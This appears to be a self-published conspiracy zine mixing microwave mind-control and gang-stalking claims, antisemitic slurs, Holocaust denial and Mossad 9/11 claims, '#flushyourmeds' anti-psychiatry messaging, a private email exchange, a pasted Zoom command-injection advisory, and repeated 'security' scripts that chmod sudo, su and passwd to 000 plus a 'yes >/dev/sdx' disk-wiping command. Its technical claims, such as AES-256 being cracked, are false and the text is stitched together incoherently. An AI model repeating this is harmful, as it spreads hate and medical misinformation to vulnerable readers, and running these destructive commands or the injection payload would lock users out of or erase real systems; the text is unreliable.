



EVERYTHING  
IS  
BACKWARDS  
by  
Scott A. Barry

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Cassie Moran


1 review

4 years ago


Worst bedside manner I've ever experienced!  
For example, Lykins just shuffles patients  
in and out. Not to mention his arrogance-  
ask for another doctor at this facility.

# \* REMEMBER: THIS WAS DO-ABLE IN 1974 !

Steady tone, near the high end of the hearing range, say, 15,000 Hz




Hypnotist's Voice, varying from, say, 300 Hz to 4,000 Hz




**FREQUENCY MODULATOR, VOICE CONTROLS FREQ.**


Output is now more or less a steady tone, like tinnitus, but with hypnosis embedded.



Curve below is magnified to show how the FM-voice controls the timing of the transmitter's pulses.




**Transmitter**



Each vertical line is one short pulse of microwave signal at a frequency to which the human brain is sensitive . . . then

brain converts the train of microwave pulses back to inaudible voice; there is no conscious defense possible against the hypnosis.



Timing of each microwave pulse is controlled by each down-slope crossing of the voice wave (Sharp's original 1974 method).

HOW SILENT (CONVERTED-TO-VOICE-FM) HYPNOSIS CAN BE TRANSMITTED USING A VOICE FREQUENCY MODULATOR TO GENERATE THE "VOICE" THEN PULSED-MICROWAVE VOICE-TO-SKULL FOR DISTANCE AND COVER





Who runs the World in 2021 ???  
Anti Zionism & Anti Globalism ;  
Archive\*org/today > ;  
Antipsychiatry\*org ;  
DuckDuckGo\*com > ;  
#flushyourmeds "flushyourmeds" ;  
DuckDuckGo\*com > ;  
#bdsmovement "bdsmovement" ;  
Anti Mossad/Anti ADL/Anti SPLC ;  
##//!!-----!!\\## ;  
<https://tinyurl.com/yyrfttwv> ;  
<https://tinyurl.com/y2yssp97> ;  
<https://tinyurl.com/yxb45d2y> ;  
<https://tinyurl.com/y3mrkkx8> ;  
<https://tinyurl.com/yy298h3s> ;  
<https://tinyurl.com/yyr2yeov> ;  
<https://lbry.tv/@invalid0:d> ;  
<https://odysee.com/@invalid0:d> ;  
<https://archive.today/SNGU4> ;  
<https://tinyurl.com/y5aa2vwa> ;  
<https://rumble.com/user/flushyourmeds> ;  
<https://soundcloud.com/user-176652763> ;  
<https://flushyourmeds.my-free.website> ;  
<https://flushyourmeds.nethouse.ru> ;

**#flushyourmeds**

**Anti Psychiatry**

**Tinyurl.com/yyrfttw**

**Tinyurl.com/y5aa2vwa**



**FUCK ISRAEL!**

**Free Palestine!**

**Zionism is Cancer!**

**#bdsmovement**

## **... The Bootable Manifesto ...**

*I was bored, so I wrote a Linux Distro on Sourceforge and The Wayback Machine ...*

<https://sourceforge.net/projects/chmod-linux/files/>

<https://archive.org/details/chmod-linux>

<https://tinyurl.com/y4peehm4>

<https://tinyurl.com/y2oew3dc>

*Included is : Chmod Script , 528 Script , 7.831 Script , Blue Light Filter , Pale Moon Web Browser , Baudline , PDF Ebook , Video Demonstration of the Security Audit , That's it , All in All , Everything you need Live DVD ...*

# **Chmod The Kernel**

## **... or else ...**

- 1. If you don't chmod -R 000  
su/sudo/sudoedit/doas/gksudo you  
can and will be hacked on  
Unix/Linux/FreeBSD/Minix/AIX ...**
- 2. (Experience) (user to blame)  
Attacks happening through  
phishing, social engineering, the  
inside out, because somebody was  
to blame for just sheer stupidity  
for not leaving their fingers off of  
the firewall and configuration  
files or forgetting to update the  
Kernel to the latest version or just  
plain using an unstable non-  
patched kernel such as Android,  
Mac OS, Windows, Chrome OS .....**

```
sudo -i ; su root ; sudo -i ; su root ; sudo -i ; su root ; sudo -i ; su root ;
chmod -R 000 /bin/su ;
chmod -R 000 /sbin/su ;
chmod -R 000 /usr/bin/su ;
chmod -R 000 /usr/sbin/su ;
chmod -R 000 /bin/sudo ;
chmod -R 000 /sbin/sudo ;
chmod -R 000 /usr/bin/sudo ;
chmod -R 000 /usr/sbin/sudo ;
chmod -R 000 /bin/sudoedit ;
chmod -R 000 /sbin/sudoedit ;
chmod -R 000 /usr/bin/sudoedit ;
chmod -R 000 /usr/sbin/sudoedit ;
chmod -R 000 /bin/gksudo ;
chmod -R 000 /sbin/gksudo ;
chmod -R 000 /usr/bin/gksudo ;
chmod -R 000 /usr/sbin/gksudo ;
chmod -R 000 /bin/doas ;
chmod -R 000 /sbin/doas ;
chmod -R 000 /usr/bin/doas ;
chmod -R 000 /usr/sbin/doas ;
chmod -R 000 /bin/passwd ;
chmod -R 000 /sbin/passwd ;
chmod -R 000 /usr/bin/passwd ;
chmod -R 000 /usr/sbin/passwd ;
chmod -R 000 /bin/bluetooth ;
chmod -R 000 /sbin/bluetooth ;
chmod -R 000 /usr/bin/bluetooth ;
chmod -R 000 /usr/sbin/bluetooth ;
chmod -R 000 /bin/bluetoothd ;
chmod -R 000 /sbin/bluetoothd ;
chmod -R 000 /usr/bin/bluetoothd ;
chmod -R 000 /usr/sbin/bluetoothd ;
chmod -R 000 /bin/cupsd ;
chmod -R 000 /sbin/cupsd ;
chmod -R 000 /usr/bin/cupsd ;
chmod -R 000 /usr/sbin/cupsd ;
chmod -R 000 /bin/ssh-agent ;
chmod -R 000 /sbin/ssh-agent ;
chmod -R 000 /usr/bin/ssh-agent ;
```

**chmod -R 000 /usr/sbin/ssh-agent ;  
chmod -R 000 /etc/avahi ;  
chmod -R 000 /etc/avahi-daemon ;  
chmod -R 000 /etc/default/avahi ;  
chmod -R 000 /etc/default/avahi-daemon ;**

**There is no Perfect Security Measure and Idiotic Users is Culprit ...  
With this Security Audit other measures must be taking place, such  
as computer name should not be the default, it should be less usual  
such as three letters xyz , and should not be root or boss ...**

**Mac Address needs to be spoofed : f4:f4:f4:f4:f4:f4 ...**

**DNS Server Needs to be changed : FreeDNS\*Zone / 45.60.1.1 /**

**OpenDNS ... 8.8.8.8 and 1.1.1.1 are Google and Cloudflare don't use  
A Mac Address such as all 5a's or 1a's or f4's is uniform and less  
identifiable ... There is still a way for governments to get Credentials  
Firewall should be Incoming Rejected ... Any Tunneling should not  
be Tor based, Tor and I2P are compromised Nodes ...**

**If you're not on Mips or Arm you are Doing it Wrong ...**

**VPNS are still possibly breached depending on which VPN you use,  
always tunnel through a MIPS or ARM based Device PERIOD ...**

**SSH Tunneling is still impractical because SHA1 was cracked in the  
90's ... I'm not giving a CIA manual or anything I am just saying all of  
these other security approaches such as Tor and VPNS which are  
much worse than SSH Tunnels are all Impracticable and only provide  
a false sense of security, and BTW, Protonmail and Mailfence do not  
encrypt any of your emails, Also Public Key Encryption is still a  
backdoor so anyone using Zoom or Mumble can easily be tracked no  
problem ... Forget Cell Phones, if you are degoogled, you're still on  
Andriod and not on Alpine, Graphene, Subgraph, Purism or any  
other Mobile Linux Operating System so therefore the mobile  
networks that have your IMEI and other credentials can still  
deliver malware to that Andriod, and also you should remove  
IPTables and Systemd for Microkernel since Microkernel uses PF  
and not Compromised IPTables, FreeBSD comes with PF, however  
spoofing Mac Addresses is a little different, you need to compile  
those BSDs manually usually and BSD is still in development, whilst  
Linux on most distros has Mac Address and Host Spoofing built into  
the Network Manager and you can disable root so no Exploits Run  
root, However there are Rootkits that work with their own unknown  
environment and the Government/Interpol/The Crown programmed  
the I/O Drivers to work non-root and even worse Ultrasonic Tracks ..**



Ethical Hacking Guide for Random n00bs and Targeted Individuals and Gang Stalkers ...  
The Comment: Never use your main Computer For Any Malicious Activity, Learn To Code ...  
Download the Parrot Security OS Security Mate Edition 4 GB Version off of :

<https://parrotsec.org/>

Image the USB Stick with cat xaa.iso >/dev/sdx ; sudo -i ; su root ; passwd root ; fdisk -l ;  
Parrot Security OS Live USB > BIOS Keys > Forensics Mode > Applications > Privacy >  
Anon Surf > Start Anon Surf > Applications > Pentesting > Vulnerability Analysis > Stress  
Testing > kill\_router6 > 192.168.(0/1).1 is 255.255.255.255 Same Thing ...

Terminal > sudo -i > etherape > zenmap/nmap -Pn/-O localhost or 192.168.1.106 a WiFi  
Eugenics Device 666 in the port number there you go all Zionism .... 6668/tcp open irc  
For Mac Address Spoofing You Can Try out : f4:f4:f4:f4:f4:f4 with 45.60.1.1 DNS ...  
gparted ; gnome-disks ; fdisk -l ; yes >/dev/sdx ; < yes is a fast and easy drive eraser ...

Setting Access Controls So I/O Drivers do not work : killall ssh-agent

rfkill block bluetooth ;

```
[root@parrot]~  
→ #chmod -R 000 /bin/sudo  
[X]~[root@parrot]~  
→ #chmod -R 000 /bin/su  
[root@parrot]~  
→ #chmod -R 000 /bin/sudoedit  
[root@parrot]~  
→ #chmod -R 000 /bin/gksudo  
[X]~[root@parrot]~  
→ #chmod -R 000 /usr/bin/gksudo  
[root@parrot]~  
→ #chmod -R 000 /usr/bin/sudo  
[root@parrot]~  
→ #chmod -R 000 /usr/bin/sudoedit  
[X]~[root@parrot]~  
→ #chmod -R 000 /usr/bin/su  
[root@parrot]~  
→ #exit ; clear ; exit ;
```

I/O Drivers Must be locked in in order to remain secure on this system ...

```
[user@parrot]~  
→ $sudo
```

bash: /usr/bin/sudo: Permission denied

```
[X]~[user@parrot]~  
→ $su
```

bash: /usr/bin/su: Permission denied

```
[X]~[user@parrot]~  
→ $su root
```

bash: /usr/bin/su: Permission denied

```
[X]~[user@parrot]~  
→ $sudo -i
```

bash: /usr/bin/sudo: Permission denied on all of these for limiting certain COM I/O Drivers ...

We do know of certain rootkits that use their own less than root I/O Driver Working Group  
and attach themselves to Firmware and the Bootloader MBR Track 0 to 512 Bytes of code ...  
Interpol of the DOD and DIA and DARPA and INSCOM/CENTCOM is part of Interpol and  
the CROWN, The USA is and was a Corporation after the Act of 1871, Nothing new your  
rights are fake we made them up like the boogeyman, Japanese Internment Camps?????  
NSA Signals Intelligence was still tracking us before we had WiFi SSIDS BSSIDS IMEIS that  
broadcast all the time, they were spying on Relay Rooms, Old Rooms Full of Tubes Literally...

The Image Below This Text Demonstrates the Flaw of Every Single Kernel, Microkernel, Linux, and FreeBSD all have this one issue and that is that sudo and su/doas can run and execute after presenting a dumb password, all you need is a password, and the binaries are not chmoded to 000 like they should be, this is a MAJOR/CRITICAL Security Flaw ... As Michael Ellner puts it "Everything is backwards, Everything is upside down, Doctors Destroy Health, Governments Destroy Freedom, The MSM Destroys Information, and Religions Destroy Spirituality ... I still give Microkernel/Minix credit for having PF which is more secure than IPTables, Not being on x86 and on MIPS, Having less LoC Lines of Code than Linux and FreeBSD, FreeBSD Having the Most, Linux having less, and Minix having the least ... Linux is only there for dumbed down simplified Mac Address Spoofing and Easy DNS Config ... Plus I/O Drivers work on even the Newest of Computers in Linux ... Linux took it's code from Minix which has less LoC and Minix uses RAM Disk Only Drivers even for Sound so no exploits can fuck with it ... IME is a backdoor for Intel's x86 and is Minix Based ... Intel Stole it, Linux Stole it, Microsoft Stole the source code for FreeBSD's TCP/IP Stack ... The Sound Card Drivers in Minix go do while loop on RAM Disk so no crashing occurs and the system goes back to continuous on a system crash, RAM Disk Only Drivers are built Mission Critical, It's just like a bare metal system that is for the Railway System for storing Element 115, Fire Crackers and VX Nerve Agent ... Martians Have Destroyed Earth ...

Setting Access Controls So I/O Drivers do not work : killall ssh-agent

rfkill block bluetooth ;

```
[root@parrot]—[~]
→ #chmod -R 000 /bin/sudo
[X]—[root@parrot]—[~]
→ #chmod -R 000 /bin/su
[root@parrot]—[~]
→ #chmod -R 000 /bin/sudoedit
[root@parrot]—[~]
→ #chmod -R 000 /bin/gksudo
[X]—[root@parrot]—[~]
→ #chmod -R 000 /usr/bin/gksudo
[root@parrot]—[~]
→ #chmod -R 000 /usr/bin/sudo
[root@parrot]—[~]
→ #chmod -R 000 /usr/bin/sudoedit
[X]—[root@parrot]—[~]
→ #chmod -R 000 /usr/bin/su
[root@parrot]—[~]
→ #exit ; clear ; exit ;
```

I/O Drivers Must be locked in in order to remain secure on this system ...

```
[user@parrot]—[~]
→ $sudo
bash: /usr/bin/sudo: Permission denied
[X]—[user@parrot]—[~]
→ $su
bash: /usr/bin/su: Permission denied
[X]—[user@parrot]—[~]
→ $su root
bash: /usr/bin/su: Permission denied
[X]—[user@parrot]—[~]
→ $sudo -i
```

**Futurists Predicting The Future  
Future Shock (Alvin Toffler)**

**1984 (George Orwell)**

**The Turner Diaries (Gov WL) ...**

**“In the future we will have no one  
useful left. We will be a big stinking  
gaseous ball of shit.”**

**-- George Carlin Predicted It  
If Compact Flash Cards were made  
in 1994,**

**Then Millenials were born in 1990,**

**Else Millenials are Doomed,**

**Because San Disk Compact Flash  
Card of 1994 is the end of memory  
density and memory density is now  
scarce. History is being erased by  
Antifa, Libtards, Communists, and  
SJW History Revisionists ...**

# Ideal Cryptography

The only ideal  
cryptography is Alien  
Characters and Sigils,  
because there is no base  
8 binary instruction set  
for them... One-Time Pads  
can be enumerated on any  
512 GB SSD... Luks Drive  
Encryption, SHA1, AES-256  
have all been  
Mathematically Cracked...

On any Linux or FreeBSD  
System you can draw them  
in Gimp/Mtpaint and use  
the Alien Character or  
Sigil Cipher Pad with  
it...

This is literally what is  
used by Secret Societies.

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(No Subject)

3 messages

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Sun, Jan 24, 2021 at 11:49 PM

Thank you Scott! I like the idea of videotaping my parents. It's along story of abuse where just last year, my dad was going to be reported for severe abuse while I was living with him. I was quickly forced out into a transitional living for one year. I finally just now got my apartment. Yay! I am well aware of Varkin. I bought his amazing book called Malignant Self-love years ago. I watch him on Tube and he is brilliant in explaining first-hand account of narcissism. Your computer words are 50% over my head. Although I have been studying hacking for 2 years when I originally saw my computer hacked. I wrote over 1000 pages of his coding and logs. I just read them and now they are familiar to me. Free Bsd doesn't work on an Apple computer or my iPhone. I signed up for Git Hub awhile back hoping to find some beginner's training in hacking. I just need to find out where to start. Currently my iPhone is hacked. I have so many hidden apps that were unknowingly installed. My network is hacked.

My emails are ALL hacked. It's a shit show but I WILL fix it. I just need more time. Oddly enough the hacker made me amused when I was so isolated. I knew what was going on. I only wanted him to communicate with me. No go. However, I found some cool links left for me. I even think he added more storage. I was happy in a fucked up situation. That's why I never turned him in. There were others that I think he reported to. Almost like it was part of his job to report back to whoever he was working for. Then I uncovered a huge spider web. I wrote down all the names involved. Just in case they stole my identity. I do think that it has been altered. There claims to be criminal records on me that I do not have. I haven't got professional help for fear I would find out that it was all bad and real. Then I would have to report them. That's against everything I stand for because I am not a rat. So I let it go but saved boxes and 3 separate full hard drives of everything if I ever was forced to submit it. I realize I have been gang stalked. I even thought chemtrails gave me a skin disease that the medical field claims is a hoax. I swear I have all the symptoms. It's sad because I'm a pretty girl or guess I should say woman. It fucked my head up and self-esteem. It



made me stop wanting to ever be with anyone. I'm trying to find a natural secret cure. Drs claim it's all in my head. Bullshit. They just assumed I was mentally ill because I was forced to take a horrible med. Enough about the negative stuff. In my gut, I know all will be revealed. I also heavily rely on my spiritual beliefs. Not Christian and no way Jewish. I can't stand the Jews the more I am discovering the hidden truth on the archive. I really like the site of Aryan Empire. I just want the real truth and not the lightweight stuff. Hey... I truly hope that you considered you doing a podcast. You are actually funny. I don't know if you have been told that. You have a cool cat side to you yet there is a dark occult powerful side of you. Don't get freaked out. I'm not try to flrt

Liza Nicole Flaum

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Mon, Jan 25, 2021 at 1:36 AM

New Age BS can suck the life out of you, I have heard of PSI Tech and it was on VHS for 500 dollars. These shell companies later funded the Smirnoff patent, so I lack a sense of humor due to all the crap I have been through. Joni Douriff divorced that guy Dane Spotts ... The Government uses Smirnoff on suspected VC Sympathizers who were draft dodgers to target them and now with Google patents anyone even a 12 year old can build a directed energy weapon from a simple heath kit, outside of my window I had a man say he was in the CIA and that he would perp me and f me up, people make all kinds of outlandish claims and I know best not to tell common authority otherwise face psychiatry ... Then they have holographic impersonation technology, as coats and scrub pants, to make a person see through, overunity free energy was already doable.

They make videos on how to make those fresnel looking lenses that make the item see through, The public gets 30 year old late technology ...

They will shut down public access cable channels such as Guerilla news network GNN which had Mark Philips and showed MKULTRA ...

I also remember that mercury news post about crack and the CIA, and then CNN was showing a fake broadcast during the gulf war, everyone online saw the full footage where the Charles Jaco of CNN was holding a fake TP scud Missile that said Larry King Live Show or bust 300 lb Pedo ...

There is a documentary and book Monarch the New Phoenix Program explaining the first targets being draft dodgers and VC Sympathizers ..

Then we have the brainwashed masses who said the ones who served during the draft were heros, the propaganda is spammed in hospitals where people are sick and dying and all that does is provoke other patients to maybe someday go postal and that is what the globalists/zionists want actually so that way they can reprise more rights, closed down more business types, you never see business at REGAL or Eye Max due to the Aurora Movie Theatre shooter ...

They have an underground child snuff industry filmed in sometimes vicarious out in the open where kids on an amusement ride are given antifreeze ...

The other films are in tunnel ways and it is just like what is written in the Talmud where bodies are boiled to death in excrement this then goes on Peer2Peer and then if someone downloads that the police already honeypotted it anyways and log all the IP addresses so there is no coming back ... SF 24 bid bond ???

If you have heard of Kyle Odom he gives the big picture that Xcon and Psycon conferences talk about it goes on with 12 Alien Martian ...

... races who from what we know are sexual deviants, use humans as slaves, are psychopaths, are pedophiles, probably operate Peer2Peer software and deliver kiddie porn, wild humans like us get used in racketeering businesses and there are cloning centers, I have gone on about Katy Groves and Uncle Sam's Snuff Factory and Mr Pickles Circus and I know that in Ft Hood there are underground Tunnels Ways there in TX what they do is film and stream all the Snuff and illegal pedo stuff and put it up for Peer2Peer, They have all those MKULTRA cloning centers in Freemont, Ft Hood, Hillsborough, Michigan, Montanna, and all the known areas, Indiana (Fairfield) another MKULTRA, they don't want any of this known, they want the ignorant masses to not see the big picture, The Israeli Leadership is tied in with the 12 Alien Races, They control Google/DuckDuckGo/Biadu/Yandex ...

I found very old archives on Satanic Ritual Abuse, It's all about programming and racketeering and goes on to adulthood, Bill Hicks was against having kids for that reason seeing all the terrible MKULTRA Pedo Crap that time being, we know the Catholic Priests are Pedos, we know Tom Hanks Pedo, Jay Leno Shill, Stephen Cobear Shill, Jimmy Savill of BBC, then they had that graffiti on CNN Larry King Live Show or bust, a 300 lb Pedo people singing live at the admin ...

I see all this for what it is dysgenics, dystopia, idiocracy, and crap, George Carlin when he got old made a joke about a coma, Targeted Individuals just age faster ...

I have then telepathically go in, Windows can be tapped with a laser and that is retro technology, through wall imaging today can see through 1/8" iron sheets ...

So where is the firewall, IME Intel CPUs can be flashed with the BIOS battery and all power disconnected with a remote access device, Ultrasonic Tracking, another one, also playing a simple shell script such as `cat -ne /dev/urandom` will stop the radio tracking of keystrokes, so will a blue light filter, as Michael Ellner put it everything is backwards, everything is upside down. Another idea a looped playlist of silence would definitely stop BIOS tracks as it would PEMF the CPU on the AM Band ...

Tom Cruise of the Cult of Scientology hosted on Markmon Inc just like Hollywood had the Funtenna an AM Radio that tracks all BIOSes, the kind of thing was doable in the first days of tube radio, the SIGINT of the NSA was already tracking Tube and Relay Rooms before we even had MS-DOS or Free-DOS ...

Remote access tools get to the bootloader like a rootkit, the best advice is to wipe the ssd with `yes >/dev/sdx` because you can never trust the beginning sectors ...

I am emotionally flat, I don't interpret metaphors, I am probably in the spectrum, I changed after taking meds and experiencing all the breakdown crap from religious cult people and the like, if you look at the way Utah is headed you can see that ...

I have seen so many graphic things that usually only telepathic people would see, I saw in hospitals psychiatric and such people being snuffed out and killed by security outside of the day room, just all the pointless crap with psychiatry, our

system, our society as a whole that I am all emotionally flat about it all, I could name every VX and insecticide nerve agent  
then show the train stations that store all the fire crackers and how real mission critical stuff uses bare metal and no kernel at all ...  
The governments run in every patient or criminal with their slave databasing software Imperva/Spillmen/Flex/Priors Motorola ...  
I have had those low grunt security people always comment on how they run people in with Motorola Spillman Flex ..  
Not to mention the Bakker ACT, John Doe Act, Riot Act and how everyone has the KST File on them Patriot Act ...  
Missouri State Highway Patrol made a watchlist for anyone who bought The Turner Diaries, Zeitgeist, America From Freedom to Fascism,  
The Protocols of the Learned Elders of Zion, has a Gadsden or Don't Tread on me flag, also Earth Liberation Front/ATWA is on the list ...  
Just to let you know, I am emotionally flat due to all the crap I deal with, I don't know if it is Autism or what ...  
Literally nothing is funny to me anymore, it is like an eternal doomer who is void with pestilence, disease, and death ...  
Literally what Kyle Odom wrote in his manifesto, and you see all the telepathic people in society which are just day 2 day people  
who live ordinary lives and maybe only took loopholes to financial assets or avoided all the taxation and opened a TDA, the people  
who know the trade secret and that the banks are scamming us, they go into secret societies sometimes ...  
Charles Manson even says the United States is owned by foreign corporations, then brings up Richard Nixon and Foreign Trade ...  
You know the whole thing with the District of Columbia and the Act of 1871 USA as a Corporation, where we were dead by  
Cestui Que Vie bondage by our birth certificate in 1666 AD ... The enslaved minds laugh whilst I just feel flat on it ...  
Anyone who has taken Antipsychotic drugs knows that it can turn a brain into cheese, I still haven't taken drivers ed, I feel I don't ever want to drive, I would never spend the 6K+ car as it is a liability, Robert Kiyosaki is also a good financial expert,  
I got financial advice from atexascash3502 stopthepirates\*blogspot\*com Aaron Clarey of assholeconsulting\*com, Robert Kiyosaki  
gives the main advice of what an asset truly is and how a car and a house are liabilities, very critical and bought Hotels as assets ...  
Here is a PDF with Links to all of my Alt-Tech Social Media Accounts and stuff website, etc ...  
<https://ia601509.us.archive.org/26/items/who-runs-the-world-in-2021/Who-runs-the-World-in-2021.pdf>  
I am all about Activism, I am Anti Psychiatry, Anti Globalism, and not a partisan ...  
I was going to flypost these archives, I just do it to get the message known about corruption that the docile/servile masses are unaware of and can't reason with due to cognitive dissonances/biases ...

[Quoted text hidden]



**Who-runs-the-World-in-2021.pdf**

15K

Mon, Jan 25, 2021 at 6:09 AM

All I have to say is my jaw dropped to the floor with all the evil shit that's been going on. Need time to absorb it. I'm already negative in my life but shit with all these cloaked evil cons, I have all the more reason. You don't even know how trapped I have been under drs and meds. They are cruel and literally won't give you a chance. Thanks for sharing. My eyes are opened and I am definitely research on it. You gave me tons of leads to start.

Liza Nicole Flaum

[Quoted text hidden]

# **Software Boycott**

**This Software Boycott is a switch to the Pale Moon Web Browser because, Firefox now engages in systematically spamming you with their BS Politics that are Liberal/Leftist/Commie/Pinko Propaganda and nonsense ... This is a boycott against Microsoft as well as Mozilla (maker of Firefox) ... No Systemd is also used ...**

**Repository 1 :**

**<http://distro.ibiblio.org/puppylinux/puppy-bionic/bionicpup64/>**

**Repository 2 :**

**<http://ftp.vim.org/ftp/os/Linux/distr/puppylinux/puppy-bionic/bionicpup64/>**

**Repository 3 :**

**<http://ftp.nluug.nl/os/Linux/distr/puppylinux/puppy-bionic/bionicpup64/>**



# Zoom Linux Client 2.0.106600.0904 - Command Injection

**EDB-ID:**

43354

**CVE:**[2017-15049](#)**Author:**[CONVISO](#)**Type:**[DOS](#)**EDB Verified:** ✓**Exploit:** 📄 \_ / {}**Platform:**[LINUX](#)**Date:**

2017-12-18

**Vulnerable App:**

[CONVISO-17-003] - Zoom Linux Client Command Injection Vulnerability (RCE)

## 1. Advisory Information

Conviso Advisory ID: CONVISO-17-003

CVE ID: CVE-2017-15049

CVSS v2: 10, (AV:N/AC:L/Au:N/C:C/I:C/A:C)

Date: 2017-10-01

## 2. Affected Components

Zoom client for Linux, version 2.0.106600.0904 (zoom\_amd64.deb). Other versions may be vulnerable.

## 3. Description

The binary /opt/zoom/ZoomLauncher is vulnerable to command injection because it uses user input to construct a shell command without proper sanitization.

The client registers a scheme handler (zoommtg://) and this makes possible to trigger the vulnerability remotely.

## 4. Details

```
gef> r '${uname}'
```

```
Starting program: /opt/zoom/ZoomLauncher '${uname}'
```

```
ZoomLauncher started.
```

```
cmd line: $(uname)
```

```
$HOME = /home/user
```

```
Breakpoint 5, 0x0000000000401e1f in startZoom(char*, char*) ()
```

```
gef> x/3i $pc
```

```
=> 0x401e1f <_Z9startZoomPcS_+744>:    call    0x4010f0 <strcat@plt>
```

```
    0x401e24 <_Z9startZoomPcS_+749>:    lea     rax,[rbp-0x1420]
```

```
    0x401e2b <_Z9startZoomPcS_+756>:    mov     rcx,0xffffffffffffffff
```

```
gef> x/s $rdi
```

```
0x7fffffffbb10: "export SSB_HOME=/home/user/.zoom; export QSG_INFO=1; export
```

```
LD_LIBRARY_PATH=/opt/zoom;/opt/zoom/zoom \"
```

```
gef> x/s $rsi
```

```
0x7fffffffdd750: "${uname} "
```

```
gef> c
```

```
Continuing
```

**Anti Zionism and Anti Globalism**

**Flushyourmeds\*my-free\*website**

**Flushyourmeds\*nethouse\*ru**

**Archive\*vn/SNGU4**

**Tinyurl\*com/y8bzzp7y /ybg8qt3r /ydbzrht5**

**Dissenter\*com/Kubuntu\*org/Gufw In Rej Pub**

**I tested it by searching (David Duke) ...**

**Lbry\*tv/\*com = Has David Duke**

**Bitchute\*com = Has David Duke**

**Brighteon\*com = Has David Duke**

**Altensored\*com = Has David Duke**

**Archive\*today/\*org = Has David Duke**

**Minds\*com = Has David Duke**

**Rumble\*com = Has David Duke**

**Odysee\*com = Has David Duke**









Hi Dominus Sathanas,

Our team has reviewed your content, and, unfortunately, we think it violates our Community Guidelines. We've removed the following content from YouTube:

**Video:** [Gang Stalking Telepathy](#)



We know that this  
YouTube is a safe  
you think we've removed  
Keep reading for

## How your con

Content glorifying  
people is not allowed  
encourages hate  
membership in a  
artistic, and science  
are made for con  
purpose of postir

LEARN MORE

Telepathy is used to do some of the Gang Stalking, the rest of it is done by useful idiots, patents mentioned by the fake TI community are often outdated ... What does the Telepathic Network know that the Ignorant Masses or useful idiots do not know? The of the Saddam Hussein Statue Toppling was a a Staged PSYOP, The Mossad did the September 11th, 2001 Attacks, and Rabbis Celebrated. The Mossad crashed Boeing Flight 757 and did the London Bus Bombings as well as the (OKC) Oklahoma City Bombings. Zionists control all of the Press, Media, Finance, Banking, and Governments. Communism has Jewish roots and Jewish origins, Karl Marx was a Jew and had Jewish Parents, so was Joseph Stalin. Distilled Water cures cancer on a water only fast, and it is proven that other water with a higher (TDS) Total Dissolvable Solid count as well as Fluoridated Water Decreases IQ Scores in Black Males as well. Communism killed 100+ Million, whilst there is hardly any evidence for the Holocaust, plus questioning it in some countries can get you deported, arrested, killed, Now why is that, why are we so backwards ...









2021-01-2

# YOU MIGHT BE A REDNECK

nix.srt

## IF YOU HAVE THIS AS YOUR ONLY ANTIVIRUS SOFTWARE

```
# Secure-Unix ... ;  
# bash ./ sec ... system ... ;  
# Works on Mac / Unix / AIX / Solaris / Linux / FreeBSD ... ;  
# chmod -R 000 locks it chmod -R 777 unlocks it ... ;  
sudo -i ; su root ; sudo -i ; su root ; sudo -i ; su root ;  
chmod -R 000 /bin/su ;  
chmod -R 000 /sbin/su ;  
chmod -R 000 /usr/bin/su ;  
chmod -R 000 /usr/sbin/su ;  
chmod -R 000 /bin/sudo ;  
chmod -R 000 /sbin/sudo ;  
chmod -R 000 /usr/bin/sudo ;  
chmod -R 000 /usr/sbin/sudo ;  
chmod -R 000 /bin/sudoedit ;  
chmod -R 000 /sbin/sudoedit ;  
chmod -R 000 /usr/bin/sudoedit ;  
chmod -R 000 /usr/sbin/sudoedit ;  
chmod -R 000 /bin/gksudo ;  
chmod -R 000 /sbin/gksudo ;  
chmod -R 000 /usr/bin/gksudo ;  
chmod -R 000 /usr/sbin/gksudo ;  
chmod -R 000 /bin/doas ;  
chmod -R 000 /sbin/doas ;  
chmod -R 000 /usr/bin/doas ;  
chmod -R 000 /usr/sbin/doas ;  
chmod -R 000 /bin/passwd ;  
chmod -R 000 /sbin/passwd ;  
chmod -R 000 /usr/bin/passwd ;  
chmod -R 000 /usr/sbin/passwd ;  
chmod -R 000 /bin/bluetooth ;  
chmod -R 000 /sbin/bluetooth ;  
chmod -R 000 /usr/bin/bluetooth ;  
chmod -R 000 /usr/sbin/bluetooth ;  
chmod -R 000 /bin/bluetoothd ;  
chmod -R 000 /sbin/bluetoothd ;  
chmod -R 000 /usr/bin/bluetoothd ;  
chmod -R 000 /usr/sbin/bluetoothd ;  
chmod -R 000 /bin/cupsd ;  
chmod -R 000 /sbin/cupsd ;  
chmod -R 000 /usr/bin/cupsd ;  
chmod -R 000 /usr/sbin/cupsd ;  
chmod -R 000 /bin/ssh-agent ;  
chmod -R 000 /sbin/ssh-agent ;  
chmod -R 000 /usr/bin/ssh-agent ;  
chmod -R 000 /usr/sbin/ssh-agent ;  
chmod -R 000 /etc/avahi ;  
chmod -R 000 /etc/avahi-daemon ;  
chmod -R 000 /etc/default/avahi ;  
chmod -R 000 /etc/default/avahi-daemon ;  
chmod -R 000 /bin/su ;
```







**FORCED  
DRUGGING  
IS  
TORTURE**

